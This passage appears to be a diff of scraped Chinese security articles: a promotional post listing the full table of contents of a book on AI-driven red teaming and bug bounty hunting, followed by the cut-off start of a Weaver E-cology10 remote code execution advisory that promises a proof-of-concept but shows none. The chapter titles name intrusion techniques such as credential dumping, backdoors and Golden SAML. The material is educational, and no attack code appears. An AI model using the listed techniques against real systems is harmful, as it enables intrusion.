7.3.9 使用DonPAPI 攻击 Windows
|
||||
|
||||
DPAPI 208
|
||||
|
||||
7.3.10 使用 Certipy 和 BloodHound 进行ADCS的信息收集与枚举 209
|
||||
|
||||
7.3.11 使用Certipy进行漏洞利用 211
|
||||
|
||||
7.3.12 滥用自主访问控制列表和访问
|
||||
|
||||
控制条目 213
|
||||
|
||||
7.3.13 Golden SAML攻击 213
|
||||
|
||||
7.3.14 Microsoft Entra Connect(Azure AD Connect)Sync账户接管 215
|
||||
|
||||
7.3.15 Microsoft Entra 特权身份管理
|
||||
|
||||
滥用 216
|
||||
|
||||
7.4 高级Linux环境攻击技术 217
|
||||
|
||||
7.4.1 缓冲区溢出原理简述 217
|
||||
|
||||
7.4.2 缓冲区溢出的利用方法 217
|
||||
|
||||
7.4.3 易受攻击代码示例 219
|
||||
|
||||
7.4.4 使用面向返回编程绕过不可执行栈保护 222
|
||||
|
||||
7.4.5 使用ROP绕过NX保护 223
|
||||
|
||||
7.5 技能测试 225
|
||||
|
||||
第8章 AI时代下红队评估的发展
|
||||
|
||||
前景 228
|
||||
|
||||
8.1 理解AI在红队评估中的现状 229
|
||||
|
||||
8.2 构建AI驱动的渗透测试工具 230
|
||||
|
||||
8.3 研究微调过的未经审查的AI模型 242
|
||||
|
||||
8.4 理解红队评估中的检索增强生成
|
||||
|
||||
技术 244
|
||||
|
||||
8.4.1 向量嵌入 245
|
||||
|
||||
8.4.2 向量数据库存储 247
|
||||
|
||||
8.4.3 用户查询处理 249
|
||||
|
||||
8.4.4 语义搜索与文档检索 249
|
||||
|
||||
8.4.5 LLM或SLM的上下文准备 252
|
||||
|
||||
8.4.6 响应生成、后处理与优化 253
|
||||
|
||||
8.5 AI与自主系统的红队评估 256
|
||||
|
||||
8.6 跟进快速发展的技术 263
|
||||
|
||||
8.7 技能测试 264
|
||||
|
||||
第9章 漏洞挖掘与高效信息收集
|
||||
|
||||
导论 267
|
||||
|
||||
9.1 理解漏洞挖掘计划 267
|
||||
|
||||
9.1.1 漏洞挖掘计划的类型 268
|
||||
|
||||
9.1.2 攻击面管理与漏洞挖掘计划
|
||||
|
||||
对比 270
|
||||
|
||||
9.1.3 漏洞披露计划与漏洞挖掘计划的
|
||||
|
||||
对比 271
|
||||
|
||||
9.1.4 入门指南:如何成为漏洞挖掘
|
||||
|
||||
计划中的道德黑客 271
|
||||
|
||||
9.1.5理解参与范围与规则约定 272
|
||||
|
||||
9.2探索有效的信息收集 274
|
||||
|
||||
9.2.1主动式与被动式信息收集 274
|
||||
|
||||
9.2.2理解开源情报 275
|
||||
|
||||
9.2.3 利用DNS进行信息收集 276
|
||||
|
||||
9.2.4 识别技术和管理联系人 279
|
||||
|
||||
9.2.5识别云资产与自托管资产 281
|
||||
|
||||
9.2.6社交媒体数据抓取 284
|
||||
|
||||
9.2.7密码学缺陷 285
|
||||
|
||||
9.2.8 利用证书透明度获取内部和外部
|
||||
|
||||
主机的敏感信息 290
|
||||
|
||||
9.2.9利用密码转储文件 292
|
||||
|
||||
9.2.10文件元数据信息收集 294
|
||||
|
||||
9.2.11搜索引擎战略分析与枚举 296
|
||||
|
||||
9.2.12网站归档/缓存 297
|
||||
|
||||
9.2.13 公共源代码仓库、密钥和其他
|
||||
|
||||
敏感信息 298
|
||||
|
||||
9.2.14 信息收集工具Recon-ng的
|
||||
|
||||
使用 298
|
||||
|
||||
9.2.15Shodan 304
|
||||
|
||||
9.2.16 Amass、Maltego及其他开源情
|
||||
|
||||
报工具 305
|
||||
|
||||
9.2.17 使用生成式人工智能和Gorilla
|
||||
|
||||
大语言模型来与Amass等工具
|
||||
|
||||
交互 306
|
||||
|
||||
9.2.18 使用Open Interpreter与信息收集工具交互 307
|
||||
|
||||
9.3开展主动式信息收集 311
|
||||
|
||||
9.3.1 使用Python创建自己的扫
|
||||
|
||||
描器 313
|
||||
|
||||
9.3.2探索不同类型的枚举 314
|
||||
|
||||
9.3.3 在漏洞挖掘中使用
|
||||
|
||||
BloodHound 326
|
||||
|
||||
9.3.4数据包检查与窃听 327
|
||||
|
||||
9.4理解漏洞扫描的艺术 327
|
||||
|
||||
9.4.1理解漏洞扫描的类型 328
|
||||
|
||||
9.4.2 运行漏洞扫描时需要考虑的
|
||||
|
||||
挑战 329
|
||||
|
||||
9.5 对Web应用程序和API进行信息
|
||||
|
||||
收集 331
|
||||
|
||||
9.5.1 目录和文件暴力破解 331
|
||||
|
||||
9.5.2API信息收集 334
|
||||
|
||||
9.6 漏洞发现的沟通与编写高效的漏洞
|
||||
|
||||
挖掘报告 336
|
||||
|
||||
9.7技能测试 338
|
||||
|
||||
第10章 渗透现代Web应用程序和
|
||||
|
||||
API 342
|
||||
|
||||
10.1 Web应用攻击、OWASP Web应用
|
||||
|
||||
十大安全风险和OWASP大语言模
|
||||
|
||||
型应用十大安全风险概述 343
|
||||
|
||||
10.1.1 HTTP 343
|
||||
|
||||
10.1.2 理解Web会话 349
|
||||
|
||||
10.1.3 Web应用程序的OWASP十大
|
||||
|
||||
安全风险 351
|
||||
|
||||
10.1.4 大语言模型应用的OWASP十大
|
||||
|
||||
安全风险 352
|
||||
|
||||
10.2 搭建自己的Web应用程序实验
|
||||
|
||||
环境 353
|
||||
|
||||
10.3 理解业务逻辑缺陷 354
|
||||
|
||||
10.4 理解基于注入的漏洞 355
|
||||
|
||||
10.4.1 数据库攻击与SQL注入漏洞
|
||||
|
||||
利用 355
|
||||
|
||||
10.4.2 命令注入漏洞 367
|
||||
|
||||
10.4.3 轻量级目录访问协议注入
|
||||
|
||||
漏洞 369
|
||||
|
||||
10.5 利用认证机制漏洞 370
|
||||
|
||||
10.5.1 凭证暴力破解 370
|
||||
|
||||
10.5.2 理解会话劫持 371
|
||||
|
||||
10.5.3 理解重定向攻击 375
|
||||
|
||||
10.5.4 利用默认凭证 375
|
||||
|
||||
10.5.5 Kerberos漏洞利用 376
|
||||
|
||||
10.6 利用授权漏洞 377
|
||||
|
||||
10.6.1 理解参数污染 377
|
||||
|
||||
10.6.2 利用不安全的直接对象引用
|
||||
|
||||
漏洞 378
|
||||
|
||||
10.7 理解跨站脚本漏洞 379
|
||||
|
||||
10.7.1 反射型XSS攻击 380
|
||||
|
||||
10.7.2 存储型XSS攻击 381
|
||||
|
||||
10.7.3 XSS绕过技术 385
|
||||
|
||||
10.7.4 XSS防护措施 386
|
||||
|
||||
10.8 理解跨站请求伪造与服务器端请求
|
||||
|
||||
伪造攻击 387
|
||||
|
||||
10.8.1 服务器端请求伪造攻击 389
|
||||
|
||||
10.8.2 使用WebSploit Labs利用服务器
|
||||
|
||||
端请求伪造漏洞 390
|
||||
|
||||
10.9 理解单击劫持 393
|
||||
|
||||
10.10 利用安全配置错误 393
|
||||
|
||||
10.10.1 利用目录遍历漏洞 393
|
||||
|
||||
10.10.2 理解Cookie操纵攻击 394
|
||||
|
||||
10.11 利用文件包含漏洞 395
|
||||
|
||||
10.11.1 本地文件包含漏洞 395
|
||||
|
||||
10.11.2 远程文件包含漏洞 396
|
||||
|
||||
10.12 利用不安全的编码实践 396
|
||||
|
||||
10.12.1 源代码中的注释 396
|
||||
|
||||
10.12.2 缺乏错误处理和过度冗长的
|
||||
|
||||
错误处理 396
|
||||
|
||||
10.12.3 硬编码凭证 397
|
||||
|
||||
10.12.4 条件竞争 397
|
||||
|
||||
10.12.5 未受保护的API 397
|
||||
|
||||
10.12.6 隐藏元素 400
|
||||
|
||||
10.12.7 缺乏代码签名 400
|
||||
|
||||
10.13 使用更多的Web应用程序黑客
|
||||
|
||||
工具 400
|
||||
|
||||
10.14 技能测试 404
|
||||
|
||||
第11章 自动化漏洞挖掘与AI技术
|
||||
|
||||
赋能 407
|
||||
|
||||
11.1 传统漏洞挖掘方法 407
|
||||
|
||||
11.2 AI驱动的漏洞挖掘自动化 409
|
||||
|
||||
11.2.1 漏洞挖掘平台的AI能力 417
|
||||
|
||||
11.2.2 企业外部风险暴露全景评估 418
|
||||
|
||||
11.2.3 使用AI进行漏洞优先级排序 418
|
||||
|
||||
11.2.4 利用AI生成扫描器模板 420
|
||||
|
||||
11.3 漏洞挖掘中的AI模型训练、微调和RAG 424
|
||||
|
||||
11.3.1 部署AI模型 424
|
||||
|
||||
11.3.2 AI模型的微调 424
|
||||
|
||||
11.3.3 将RAG和AI智能体用于漏洞
|
||||
|
||||
挖掘 426
|
||||
|
||||
11.3.4 工具调用 427
|
||||
|
||||
11.4 使用AI进行漏洞挖掘将面临的
|
||||
|
||||
挑战 429
|
||||
|
||||
11.4.1 内容审查限制的模型和安全护栏
|
||||
|
||||
机制 429
|
||||
|
||||
11.4.2 幻觉或虚构 429
|
||||
|
||||
11.5 技能测试 430
|
||||
|
||||
附录 选择题答案 433
|
||||
|
||||
|
||||
|
||||
了解更多
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||

|
||||
|
||||
赠书活动:截止到3月31日早8:00,在本文下方留言点赞数量最多的两位朋友将获得赠书一本。
|
||||
- 本文来源:
|
||||
原创
|
||||
,图片来源:原创、AI
|
||||
|
||||
- 责任编辑:郑琳琳,部门领导:
|
||||
宁姗
|
||||
|
||||
- 发布人:尹文敏
|
||||
|
||||
@@ -0,0 +1,730 @@
|
||||
# 从入门到封神:AI 红队渗透 + 漏洞挖掘完整实战手册
|
||||
菜狗
|
||||
菜狗 只会看监控的实习生 2026-03-24 04:00
|
||||
|
||||
红队评估和安全测试的技术与理论正在与人工智能(AI)等新兴技术深度融合。网络安全领域已经不再局限于识别缓冲区溢出或SQL注入漏洞。当前,安全专业人员正致力于探索一个全新的领域:具有推理、适应和学习能力的智能系统。
|
||||
|
||||
|
||||
传统安全工具和技术发生了重大变革。人工智能防御系统能够以毫秒级的速度实现威胁检测与响应,机器学习和生成式人工智能模型可以快速分析大量行为模式,完成原本需要分析师耗时数月才能完成的工作。这场技术革命在推动进步的同时,也带来了新的漏洞和攻击面。
|
||||
|
||||
|
||||
《红队实战指南:AI驱动的渗透测试、红队评估和漏洞挖掘》
|
||||
重点介绍攻击性安全测试领域正在发生的重大变化,为读者提供必要的专业知识。随着各种组织广泛使用人工智能驱动的防护系统,传统的红队评估、渗透测试和漏洞挖掘活动需要进行相应调整。在这一新时代,
|
||||
红队成员
|
||||
必须掌握适应当前技术环境的专业技能,而漏洞赏金猎人也需要优化工具和方法,以应对具备预测和实时响应能力的智能防御系统。
|
||||
|
||||

|
||||
|
||||
|
||||
希望每一位读者都能从这本书中找到属于自己的答案:如何在AI与安全的博弈中,既成为规则的挑战者,也成为规则的塑造者。这本书不仅仅是一本技术手册,它更像是一面镜子,映射出我们这个行业的现状与未来。当AI开始具备推理和学习能力时,攻击与防御的边界正在逐渐模糊。而这本书的意义就在于,它为我们提供了重新定义攻击艺术的可能性。
|
||||
|
||||
|
||||
|
||||
全书聚
|
||||
焦人工智能与安全测试
|
||||
的交叉创新,系统性地介绍了从AI辅助信息收集到漏洞利用开发等前沿技术。通过结合传统安全方法论和新兴技术,本书为读者构建了一幅完整的现代安全测试知识图谱,帮助读者在这一新兴领域开展探索之旅。
|
||||
|
||||
|
||||
欢迎探索道德黑客的未来!
|
||||
|
||||
|
||||

|
||||
|
||||
|
||||
读者对象
|
||||
|
||||
|
||||
|
||||
|
||||
本书适合三类读者阅读:
|
||||
- 网络安全入门者、计划从事红队评估的网络安全从业人员,以及希望提升专业知识的漏洞挖掘研究人员。
|
||||
|
||||
- 希望在红队评估中使用人工智能技术的安全专家
|
||||
|
||||
- 正在组建或提升红队评估能力的机构团队。
|
||||
|
||||
|
||||
学习本书需要具备的基础知识包括:网络、操作系统、网络技术的基础知识,以及网络安全的基本概念和专业术语。
|
||||
|
||||
|
||||
目录
|
||||
|
||||
|
||||
|
||||
**上拉下滑查看目录 ↓**
|
||||
|
||||
Contents目 录
|
||||
|
||||
译者序
|
||||
|
||||
前言
|
||||
|
||||
关于作者
|
||||
|
||||
关于技术审校者
|
||||
|
||||
第1章 渗透测试、红队评估和漏洞挖掘的演进 1
|
||||
|
||||
1.1 深入探索 1
|
||||
|
||||
1.1.1 未知的领域 2
|
||||
|
||||
1.1.2 人工智能速成指南 2
|
||||
|
||||
1.1.3 突破防线 3
|
||||
|
||||
1.1.4 高潮 4
|
||||
|
||||
1.1.5 后续步骤 5
|
||||
|
||||
1.2 行业概述 5
|
||||
|
||||
1.2.1 渗透测试、红队评估和漏洞挖掘
|
||||
|
||||
计划简介 5
|
||||
|
||||
1.2.2 这些方法为什么重要 6
|
||||
|
||||
1.2.3 黑客的演变 6
|
||||
|
||||
1.3 渗透测试的早期发展与演变 6
|
||||
|
||||
1.4 红队评估的兴起 8
|
||||
|
||||
1.5 漏洞挖掘计划的兴起 8
|
||||
|
||||
1.6 渗透测试、红队评估和漏洞挖掘的
|
||||
|
||||
融合 10
|
||||
|
||||
1.7 渗透测试、红队评估和漏洞挖掘的
|
||||
|
||||
未来 10
|
||||
|
||||
1.8 人工智能和机器学习在渗透测试、红队评估和漏洞挖掘中的应用不断增加 11
|
||||
|
||||
1.9 技能测试 12
|
||||
|
||||
第2章 红队评估导论 14
|
||||
|
||||
2.1 什么是红队评估 14
|
||||
|
||||
2.2 红队评估的重要性 15
|
||||
|
||||
2.2.1 识别关键漏洞 15
|
||||
|
||||
2.2.2 质疑假设 15
|
||||
|
||||
2.2.3 模拟特定行业威胁 16
|
||||
|
||||
2.3 红队框架与方法论 16
|
||||
|
||||
2.3.1 MITRE ATT&CK框架 16
|
||||
|
||||
2.3.2 统一击杀链 17
|
||||
|
||||
2.3.3 TIBER-EU 17
|
||||
|
||||
2.3.4 CBEST 18
|
||||
|
||||
2.4 红队评估 18
|
||||
|
||||
2.4.1 全范围渗透测试 19
|
||||
|
||||
2.4.2 目标导向型评估 19
|
||||
|
||||
2.4.3 基于场景的对抗模拟 20
|
||||
|
||||
2.4.4 紫队 20
|
||||
|
||||
2.4.5 桌面推演 21
|
||||
|
||||
2.5 红队挑战 21
|
||||
|
||||
2.5.1 提升其他团队水平 21
|
||||
|
||||
2.5.2 失败也是收获 22
|
||||
|
||||
2.6 参考文献 23
|
||||
|
||||
2.7 技能测试 24
|
||||
|
||||
第3章 红队基础设施 25
|
||||
|
||||
3.1 红队基础设施概述 26
|
||||
|
||||
3.2 命令与控制 26
|
||||
|
||||
3.2.1 命令与控制通信信道 27
|
||||
|
||||
3.2.2 重定向器 28
|
||||
|
||||
3.2.3 命令与控制系统搭建 29
|
||||
|
||||
3.3 技能测试 46
|
||||
|
||||
第4章 现代红队方法论与工具 47
|
||||
|
||||
4.1 规划 47
|
||||
|
||||
4.1.1 交战规则 48
|
||||
|
||||
4.1.2 启动会议 48
|
||||
|
||||
4.1.3 沟通 48
|
||||
|
||||
4.2 信息收集 48
|
||||
|
||||
4.2.1 自治系统编号 48
|
||||
|
||||
4.2.2 证书透明度 49
|
||||
|
||||
4.2.3 流量代理 49
|
||||
|
||||
4.2.4 域名服务 53
|
||||
|
||||
4.2.5 元数据 60
|
||||
|
||||
4.2.6 用户名收集 60
|
||||
|
||||
4.2.7 软件发现 62
|
||||
|
||||
4.2.8 数据泄露 62
|
||||
|
||||
4.3 初始访问 63
|
||||
|
||||
4.3.1 密码喷洒攻击 63
|
||||
|
||||
4.3.2 移动设备管理 68
|
||||
|
||||
4.3.3 社会工程学与物理访问 69
|
||||
|
||||
4.3.4 攻击载荷准备 69
|
||||
|
||||
4.3.5 Web应用程序漏洞 75
|
||||
|
||||
4.4 持久化 75
|
||||
|
||||
4.5 横向移动 76
|
||||
|
||||
4.5.1 获取凭证 77
|
||||
|
||||
4.5.2 收集域信息 77
|
||||
|
||||
4.5.3 Kerberos票据破解 79
|
||||
|
||||
4.5.4 活动目录证书服务 80
|
||||
|
||||
4.5.5 SCCM滥用 83
|
||||
|
||||
4.6 后渗透 84
|
||||
|
||||
4.7 报告编写 84
|
||||
|
||||
4.8 技能测试 85
|
||||
|
||||
第5章 社会工程学和物理安全评估 87
|
||||
|
||||
5.1 电话社工:拨打电话并欺骗你的
|
||||
|
||||
目标 88
|
||||
|
||||
5.1.1 信息收集 88
|
||||
|
||||
5.1.2 电话社工 89
|
||||
|
||||
5.1.3 攻击目标 90
|
||||
|
||||
5.2 鱼叉式网络钓鱼:是时候收网了 91
|
||||
|
||||
5.2.1 基础设施 92
|
||||
|
||||
5.2.2 钓鱼邮件/即时消息的构建
|
||||
|
||||
要点 103
|
||||
|
||||
5.2.3 攻击目标 104
|
||||
|
||||
5.3 能从内部听到我们吗 105
|
||||
|
||||
5.3.1 远程信息收集 105
|
||||
|
||||
5.3.2 门禁卡复制 106
|
||||
|
||||
5.3.3 现场信息收集 111
|
||||
|
||||
5.3.4 现场社会工程学 112
|
||||
|
||||
5.3.5 物理建筑绕过 112
|
||||
|
||||
5.4 技能测试 114
|
||||
|
||||
第6章 高级后渗透技术 116
|
||||
|
||||
6.1 后渗透概述 116
|
||||
|
||||
6.1.1 评估检测与响应能力并理解数据
|
||||
|
||||
泄露的影响 117
|
||||
|
||||
6.1.2 提升蓝队能力 117
|
||||
|
||||
6.2 如何维持访问、使用持久性机制和
|
||||
|
||||
创建后门 120
|
||||
|
||||
6.2.1 后门类型 120
|
||||
|
||||
6.2.2 反向Shell与正向Shell对比 127
|
||||
|
||||
6.2.3 在二进制文件中植入后门 131
|
||||
|
||||
6.2.4 使用代码混淆规避检测 133
|
||||
|
||||
6.2.5 系统级后门 135
|
||||
|
||||
6.2.6 内核级后门 138
|
||||
|
||||
6.2.7 硬件和固件后门 142
|
||||
|
||||
6.2.8 计划任务 143
|
||||
|
||||
6.2.9 新用户 143
|
||||
|
||||
6.3 C2与隐蔽通道 143
|
||||
|
||||
6.3.1 DNS隧道技术的工作原理 144
|
||||
|
||||
6.3.2 HTTP/HTTPS 隧道技术 146
|
||||
|
||||
6.3.3 非常规协议 146
|
||||
|
||||
6.3.4 其他命令与控制技术和工具 146
|
||||
|
||||
6.4 如何实施横向移动 148
|
||||
|
||||
6.5 合法工具与就地取材式攻击 151
|
||||
|
||||
6.5.1 PowerShell在后渗透任务中的
|
||||
|
||||
应用 151
|
||||
|
||||
6.5.2 PowerSploit和Empire框架 152
|
||||
|
||||
6.5.3 BloodHound 154
|
||||
|
||||
6.5.4 使用 Windows 管理规范执行后
|
||||
|
||||
渗透任务 155
|
||||
|
||||
6.5.5 Sysinternals与PsExec 155
|
||||
|
||||
6.5.6 使用 Windows 远程管理执行后
|
||||
|
||||
渗透任务 156
|
||||
|
||||
6.5.7 系统自带可执行文件、库文件和
|
||||
|
||||
实用脚本 156
|
||||
|
||||
6.6 后渗透权限提升 158
|
||||
|
||||
6.6.1 清除入侵痕迹的方法 159
|
||||
|
||||
6.6.2 隐写术 159
|
||||
|
||||
6.7 技能测试 162
|
||||
|
||||
第7章 AD与Linux环境 165
|
||||
|
||||
7.1 AD基础 165
|
||||
|
||||
7.1.1 集中式数据存储与高可用性 166
|
||||
|
||||
7.1.2 安全性 166
|
||||
|
||||
7.1.3 AD架构 168
|
||||
|
||||
7.1.4 AD信任关系 170
|
||||
|
||||
7.1.5 关键的AD协议与服务 172
|
||||
|
||||
7.2 Microsoft Entra ID和Azure 178
|
||||
|
||||
7.3 AD攻击技术 183
|
||||
|
||||
7.3.1 实验环境搭建 183
|
||||
|
||||
7.3.2 AD信息收集与枚举 185
|
||||
|
||||
7.3.3 密码喷洒和ASREPRoast
|
||||
|
||||
攻击 192
|
||||
|
||||
7.3.4 Windows AD评估中有用的LDAP查询 195
|
||||
|
||||
7.3.5 BloodHound功能强大 198
|
||||
|
||||
7.3.6 在AD环境中使用Responder
|
||||
|
||||
收集凭证 199
|
||||
|
||||
7.3.7 使用Secretsdump提取凭证 205
|
||||
|
||||
7.3.8 使用Lsassy从LSASS中提取
|
||||
|
||||
凭证 207
|
||||
|
||||
7.3.9 使用DonPAPI 攻击 Windows
|
||||
|
||||
DPAPI 208
|
||||
|
||||
7.3.10 使用 Certipy 和 BloodHound 进行ADCS的信息收集与枚举 209
|
||||
|
||||
7.3.11 使用Certipy进行漏洞利用 211
|
||||
|
||||
7.3.12 滥用自主访问控制列表和访问
|
||||
|
||||
控制条目 213
|
||||
|
||||
7.3.13 Golden SAML攻击 213
|
||||
|
||||
7.3.14 Microsoft Entra Connect(Azure AD Connect)Sync账户接管 215
|
||||
|
||||
7.3.15 Microsoft Entra 特权身份管理
|
||||
|
||||
滥用 216
|
||||
|
||||
7.4 高级Linux环境攻击技术 217
|
||||
|
||||
7.4.1 缓冲区溢出原理简述 217
|
||||
|
||||
7.4.2 缓冲区溢出的利用方法 217
|
||||
|
||||
7.4.3 易受攻击代码示例 219
|
||||
|
||||
7.4.4 使用面向返回编程绕过不可执行栈保护 222
|
||||
|
||||
7.4.5 使用ROP绕过NX保护 223
|
||||
|
||||
7.5 技能测试 225
|
||||
|
||||
第8章 AI时代下红队评估的发展
|
||||
|
||||
前景 228
|
||||
|
||||
8.1 理解AI在红队评估中的现状 229
|
||||
|
||||
8.2 构建AI驱动的渗透测试工具 230
|
||||
|
||||
8.3 研究微调过的未经审查的AI模型 242
|
||||
|
||||
8.4 理解红队评估中的检索增强生成
|
||||
|
||||
技术 244
|
||||
|
||||
8.4.1 向量嵌入 245
|
||||
|
||||
8.4.2 向量数据库存储 247
|
||||
|
||||
8.4.3 用户查询处理 249
|
||||
|
||||
8.4.4 语义搜索与文档检索 249
|
||||
|
||||
8.4.5 LLM或SLM的上下文准备 252
|
||||
|
||||
8.4.6 响应生成、后处理与优化 253
|
||||
|
||||
8.5 AI与自主系统的红队评估 256
|
||||
|
||||
8.6 跟进快速发展的技术 263
|
||||
|
||||
8.7 技能测试 264
|
||||
|
||||
第9章 漏洞挖掘与高效信息收集
|
||||
|
||||
导论 267
|
||||
|
||||
9.1 理解漏洞挖掘计划 267
|
||||
|
||||
9.1.1 漏洞挖掘计划的类型 268
|
||||
|
||||
9.1.2 攻击面管理与漏洞挖掘计划
|
||||
|
||||
对比 270
|
||||
|
||||
9.1.3 漏洞披露计划与漏洞挖掘计划的
|
||||
|
||||
对比 271
|
||||
|
||||
9.1.4 入门指南:如何成为漏洞挖掘
|
||||
|
||||
计划中的道德黑客 271
|
||||
|
||||
9.1.5理解参与范围与规则约定 272
|
||||
|
||||
9.2探索有效的信息收集 274
|
||||
|
||||
9.2.1主动式与被动式信息收集 274
|
||||
|
||||
9.2.2理解开源情报 275
|
||||
|
||||
9.2.3 利用DNS进行信息收集 276
|
||||
|
||||
9.2.4 识别技术和管理联系人 279
|
||||
|
||||
9.2.5识别云资产与自托管资产 281
|
||||
|
||||
9.2.6社交媒体数据抓取 284
|
||||
|
||||
9.2.7密码学缺陷 285
|
||||
|
||||
9.2.8 利用证书透明度获取内部和外部
|
||||
|
||||
主机的敏感信息 290
|
||||
|
||||
9.2.9利用密码转储文件 292
|
||||
|
||||
9.2.10文件元数据信息收集 294
|
||||
|
||||
9.2.11搜索引擎战略分析与枚举 296
|
||||
|
||||
9.2.12网站归档/缓存 297
|
||||
|
||||
9.2.13 公共源代码仓库、密钥和其他
|
||||
|
||||
敏感信息 298
|
||||
|
||||
9.2.14 信息收集工具Recon-ng的
|
||||
|
||||
使用 298
|
||||
|
||||
9.2.15Shodan 304
|
||||
|
||||
9.2.16 Amass、Maltego及其他开源情
|
||||
|
||||
报工具 305
|
||||
|
||||
9.2.17 使用生成式人工智能和Gorilla
|
||||
|
||||
大语言模型来与Amass等工具
|
||||
|
||||
交互 306
|
||||
|
||||
9.2.18 使用Open Interpreter与信息收集工具交互 307
|
||||
|
||||
9.3开展主动式信息收集 311
|
||||
|
||||
9.3.1 使用Python创建自己的扫
|
||||
|
||||
描器 313
|
||||
|
||||
9.3.2探索不同类型的枚举 314
|
||||
|
||||
9.3.3 在漏洞挖掘中使用
|
||||
|
||||
BloodHound 326
|
||||
|
||||
9.3.4数据包检查与窃听 327
|
||||
|
||||
9.4理解漏洞扫描的艺术 327
|
||||
|
||||
9.4.1理解漏洞扫描的类型 328
|
||||
|
||||
9.4.2 运行漏洞扫描时需要考虑的
|
||||
|
||||
挑战 329
|
||||
|
||||
9.5 对Web应用程序和API进行信息
|
||||
|
||||
收集 331
|
||||
|
||||
9.5.1 目录和文件暴力破解 331
|
||||
|
||||
9.5.2API信息收集 334
|
||||
|
||||
9.6 漏洞发现的沟通与编写高效的漏洞
|
||||
|
||||
挖掘报告 336
|
||||
|
||||
9.7技能测试 338
|
||||
|
||||
第10章 渗透现代Web应用程序和
|
||||
|
||||
API 342
|
||||
|
||||
10.1 Web应用攻击、OWASP Web应用
|
||||
|
||||
十大安全风险和OWASP大语言模
|
||||
|
||||
型应用十大安全风险概述 343
|
||||
|
||||
10.1.1 HTTP 343
|
||||
|
||||
10.1.2 理解Web会话 349
|
||||
|
||||
10.1.3 Web应用程序的OWASP十大
|
||||
|
||||
安全风险 351
|
||||
|
||||
10.1.4 大语言模型应用的OWASP十大
|
||||
|
||||
安全风险 352
|
||||
|
||||
10.2 搭建自己的Web应用程序实验
|
||||
|
||||
环境 353
|
||||
|
||||
10.3 理解业务逻辑缺陷 354
|
||||
|
||||
10.4 理解基于注入的漏洞 355
|
||||
|
||||
10.4.1 数据库攻击与SQL注入漏洞
|
||||
|
||||
利用 355
|
||||
|
||||
10.4.2 命令注入漏洞 367
|
||||
|
||||
10.4.3 轻量级目录访问协议注入
|
||||
|
||||
漏洞 369
|
||||
|
||||
10.5 利用认证机制漏洞 370
|
||||
|
||||
10.5.1 凭证暴力破解 370
|
||||
|
||||
10.5.2 理解会话劫持 371
|
||||
|
||||
10.5.3 理解重定向攻击 375
|
||||
|
||||
10.5.4 利用默认凭证 375
|
||||
|
||||
10.5.5 Kerberos漏洞利用 376
|
||||
|
||||
10.6 利用授权漏洞 377
|
||||
|
||||
10.6.1 理解参数污染 377
|
||||
|
||||
10.6.2 利用不安全的直接对象引用
|
||||
|
||||
漏洞 378
|
||||
|
||||
10.7 理解跨站脚本漏洞 379
|
||||
|
||||
10.7.1 反射型XSS攻击 380
|
||||
|
||||
10.7.2 存储型XSS攻击 381
|
||||
|
||||
10.7.3 XSS绕过技术 385
|
||||
|
||||
10.7.4 XSS防护措施 386
|
||||
|
||||
10.8 理解跨站请求伪造与服务器端请求
|
||||
|
||||
伪造攻击 387
|
||||
|
||||
10.8.1 服务器端请求伪造攻击 389
|
||||
|
||||
10.8.2 使用WebSploit Labs利用服务器
|
||||
|
||||
端请求伪造漏洞 390
|
||||
|
||||
10.9 理解单击劫持 393
|
||||
|
||||
10.10 利用安全配置错误 393
|
||||
|
||||
10.10.1 利用目录遍历漏洞 393
|
||||
|
||||
10.10.2 理解Cookie操纵攻击 394
|
||||
|
||||
10.11 利用文件包含漏洞 395
|
||||
|
||||
10.11.1 本地文件包含漏洞 395
|
||||
|
||||
10.11.2 远程文件包含漏洞 396
|
||||
|
||||
10.12 利用不安全的编码实践 396
|
||||
|
||||
10.12.1 源代码中的注释 396
|
||||
|
||||
10.12.2 缺乏错误处理和过度冗长的
|
||||
|
||||
错误处理 396
|
||||
|
||||
10.12.3 硬编码凭证 397
|
||||
|
||||
10.12.4 条件竞争 397
|
||||
|
||||
10.12.5 未受保护的API 397
|
||||
|
||||
10.12.6 隐藏元素 400
|
||||
|
||||
10.12.7 缺乏代码签名 400
|
||||
|
||||
10.13 使用更多的Web应用程序黑客
|
||||
|
||||
工具 400
|
||||
|
||||
10.14 技能测试 404
|
||||
|
||||
第11章 自动化漏洞挖掘与AI技术
|
||||
|
||||
赋能 407
|
||||
|
||||
11.1 传统漏洞挖掘方法 407
|
||||
|
||||
11.2 AI驱动的漏洞挖掘自动化 409
|
||||
|
||||
11.2.1 漏洞挖掘平台的AI能力 417
|
||||
|
||||
11.2.2 企业外部风险暴露全景评估 418
|
||||
|
||||
11.2.3 使用AI进行漏洞优先级排序 418
|
||||
|
||||
11.2.4 利用AI生成扫描器模板 420
|
||||
|
||||
11.3 漏洞挖掘中的AI模型训练、微调和RAG 424
|
||||
|
||||
11.3.1 部署AI模型 424
|
||||
|
||||
11.3.2 AI模型的微调 424
|
||||
|
||||
11.3.3 将RAG和AI智能体用于漏洞
|
||||
|
||||
挖掘 426
|
||||
|
||||
11.3.4 工具调用 427
|
||||
|
||||
11.4 使用AI进行漏洞挖掘将面临的
|
||||
|
||||
挑战 429
|
||||
|
||||
11.4.1 内容审查限制的模型和安全护栏
|
||||
|
||||
机制 429
|
||||
|
||||
11.4.2 幻觉或虚构 429
|
||||
|
||||
11.5 技能测试 430
|
||||
|
||||
附录 选择题答案 433
|
||||
|
||||
|
||||
|
||||
了解更多
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||

|
||||
|
||||
- 本文来源:
|
||||
原创
|
||||
,图片来源:原创、AI
|
||||
|
||||
- 责任编辑:郑琳琳,部门领导:
|
||||
宁姗
|
||||
|
||||
- 发布人:尹文敏
|
||||
|
||||
@@ -0,0 +1,106 @@
|
||||
# 泛微E-cology10存在远程代码执行漏洞 附POC
|
||||
原创 安服仔
|
||||
安服仔 北风漏洞复现文库 2026-03-24 01:58
|
||||
|
||||
免责声明:请勿利用文章内的相关技术从事非法测试,由于传播、利用此文所提供的信息或者工具而造成的任何
|
||||
直接或者间接的后
|
||||
果及损失,均由使用者本人负责,所产生的一切不良后果与文章作者无关。该文章仅供学习用途使用。
|
||||
#
|
||||
#
|
||||
|
||||
01
|
||||
|
||||
—
|
||||
|
||||
漏洞名称
|
||||
# 泛微E-cology10存在远程代码执行漏洞(QVD-2026-14149)
|
||||
#
|
||||
|
||||
02
|
||||
|
||||
—
|
||||
|
||||
影响版本
|
||||
|
||||

|
||||
|
||||
|
||||
03
|
||||
|
||||
—
|
||||
|
||||
漏洞简介
|
||||
|
||||
泛微E-cology10是
|
||||
